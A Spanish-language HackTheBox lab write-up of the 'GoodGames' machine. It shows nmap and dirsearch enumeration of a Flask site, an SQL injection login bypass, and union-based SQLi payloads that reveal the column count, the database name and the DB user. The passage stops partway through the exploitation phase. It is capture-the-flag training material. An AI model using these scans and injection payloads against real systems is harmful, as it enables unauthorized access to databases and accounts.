GOODGAMES

HACKTHEBOX

IGNACIO AMADOR LÓPEZ

INDICE

INDICE DE ILUSTRACIONES

INDICE DE FRAGMENTOS DE CODIGO

1. ENUMERACION

Puertos y servicios

```
~/Machines/HTB/enum  cat ini.nmap

File: ini.nmap

1   # Nmap 7.95 scan initiated Fri Nov 14 17:28:58 2025 as: /usr/lib/nmap/nmap -p- -sSCV -Pn --min-rate 3500 -o
    N ini.nmap 10.129.248.79
2   Warning: 10.129.248.79 giving up on port because retransmission cap hit (10).
3   Nmap scan report for 10.129.248.79
4   Host is up (0.33s latency).
5   Not shown: 65244 closed tcp ports (reset), 290 filtered tcp ports (no-response)
6   PORT   STATE SERVICE VERSION
7   80/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.9.2)
8   |_http-title: GoodGames | Community and Store
9   |_http-server-header: Werkzeug/2.0.2 Python/3.9.2
10
11  Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
12  # Nmap done at Fri Nov 14 17:29:55 2025 -- 1 IP address (1 host up) scanned in 57.23 seconds
```

Ilustración 1. nmap inicial

```
sudo nmap -p- -sSCV -Pn --min-rate 3500 -oN ini.nmap $IP
```

Código 1. nmap inicial

En la enumeración inicial vemos que únicamente encontramos abierto el puerto 80, relacionado con lo que parece ser una pagina web con un blog y una tienda.

Directorios

Previo a la investigación manual de la web, dejamos en segundo plano un reconocimiento de directorios con wordlist no demasiado extensas para hacer de este uno inicial y una primera vista.

```
~/Machines/HTB/enum  dirsearch -u http://10.129.248.79
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
 See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

 _|. _ _  _  _  _ _|_    v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/iamadorl/Machines/HTB/enum/reports/http_10.129.248.79/_25-11-14_17-39-07.txt

Target: http://10.129.248.79/

[17:39:07] Starting:
[17:39:20] 200 -   43KB - /blog
[17:39:30] 200 -    2KB - /login
[17:39:30] 302 -  208B  - /logout  ->  http://10.129.248.79/
[17:39:37] 200 -    2KB - /profile
[17:39:39] 403 -  278B  - /server-status
[17:39:39] 403 -  278B  - /server-status/
[17:39:40] 200 -    5KB - /signup

Task Completed

~/Machines/HTB/enum  dirsearch -u http://10.129.248.79 -w /usr/share/wordlists/dirb/common.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
 See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

 _|. _ _  _  _  _ _|_    v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 4613

Output File: /home/iamadorl/Machines/HTB/enum/reports/http_10.129.248.79/_25-11-14_17-40-12.txt

Target: http://10.129.248.79/

[17:40:12] Starting:
[17:40:14] 200 -   43KB - /blog
[17:40:17] 200 -   32KB - /forgot-password
[17:40:19] 200 -    2KB - /login
[17:40:19] 302 -  208B  - /logout  ->  http://10.129.248.79/
[17:40:22] 200 -    9KB - /profile
[17:40:24] 403 -  278B  - /server-status
[17:40:24] 200 -    5KB - /signup

Task Completed
```

Ilustración 2. Enumeración de directorios

```
dirsearch -u $URL -w $WORDLIST
```

Código 2. dirsearch

Tecnologías

En lo relativo a tecnologías usadas vemos una gran cantidad de estas, pero ninguna de estas con sus versiones nos es de ayuda por el momento, por lo que pasamos a la inspección manual de la web.



Ilustración 3. Enumeración de tecnologías con Wappalizer

Sitio Web

Vemos que se trata de una web relacionada con videojuegos, la cual cuenta con numerosos apartados, pero que solo funcionan los relativos al blog, dado que la tienda aparece con una cuenta atrás hasta su fecha de lanzamiento, por lo que no podremos ahondar por ese lado.



Ilustración 4. Página web inicial

En la web contamos con numerosos campos de input que nos permiten realizar distintas acciones. Los más llamativos son los de inicio de sesión y creación de cuenta.



Ilustración 5. Login pop-up

Este pop-up salta cunado hacemos clic en el icono de perfil de la parte superior izquierda. Si realizamos pruebas iniciales de SQLi, vemos que no se nos permite variar el formato de campo del email debido a que este se encuentra sanitizado.

Si entramos en el apartado de crear una cuenta pulsando en "*Not a member? Sign up*" nos encontramos con el contenido de la siguiente ilustración. Nos percatamos que se nos permite bien crear una cuenta o iniciar sesión de nuevo, pero lo llamativo lo encontramos en el segundo. Vemos que el apartado de introducir el email no se encuentra sanitizado, por lo que podría ser nuestro vector de ataque.



Ilustración 6. Login sin sanear

2. EXPLOTACION

SQLi

Login Bypass

Llevando a cabo un login bypass simple por medio de un SQLi, con el siguiente payload:



Ilustración 7. Login bypass

Nos encontramos con que hemos bypaseado el login y que hemos conseguido entrar con la cuenta de "**admin**".



Ilustración 8. Pagina post login

Lo primero que se nos muestra es la pagina de "*Login successful*" y tras unos segundos cargando se nos redirige a la pagina de perfil. Esta nos indica que podemos resetear la contraseña (es de pega, no funciona) y vemos que en la parte superior de la pagina aparecen dos iconos adicionales junto al de perfil.



Ilustración 9. Página de perfil

El primero de estos iconos nos indica la acción de cerrar sesión y el segundo con forma de engranaje, si pulsamos en él, nos redirige a un subdominio.



Ilustración 10. Subdominio de administración

Si añadimos el mismo al apartado de hosts, nos carga un portal de login. En este portal seguramente podamos introducir unas credenciales de administrados, al suponer por el nombre de este que se trata de uno con tales funciones. Pero por el momento no tenemos credenciales de administrador ni conocemos la contraseña de nuestro usuario 'admin'.



Ilustración 11. Login de administración

Tras una búsqueda de versiones y de posibles vectores de ataque, suponemos en primera instancia que no podemos avanzar por este camino aun, por lo que damos un paso atrás y buscamos más información en la página anterior.

Si indagamos en el SQLi, podríamos pensar que es un simple login bypass y que no nos aporta nada mas que la capacidad de descubrir el subdominio mostrado anteriormente. Pero nos percatamos de que esta muestra nuestro nombre de usuario, por lo que podría suponer que se nos muestra información proveniente de la base de datos.

Si realizamos pruebas para ver si se trata de un Union-Based SQL, vemos que identificamos que el número de parámetros que se reciben en la web son 4.



Ilustración 12. SQLi UB determinación de columnas

```
admin'+UNION+SELECT+1,2,3,4
```

Código 3. SQLi UB determinación de columnas

Podemos identificar el nombre de la base de datos que se está utilizando: main.



Ilustración 13. SQLi UB determinación de base de datos

```
admin'+UNION+SELECT+1,2,3,database()
```

Código 4. SQLi UB determinación de base de datos

El nombre del usuario que está realizando las peticiones a la base de datos: **main_admin**.



Ilustración 14. SQLi UB determinación de usuario

```
admin'+UNION+SELECT+1,2,3,user()
```

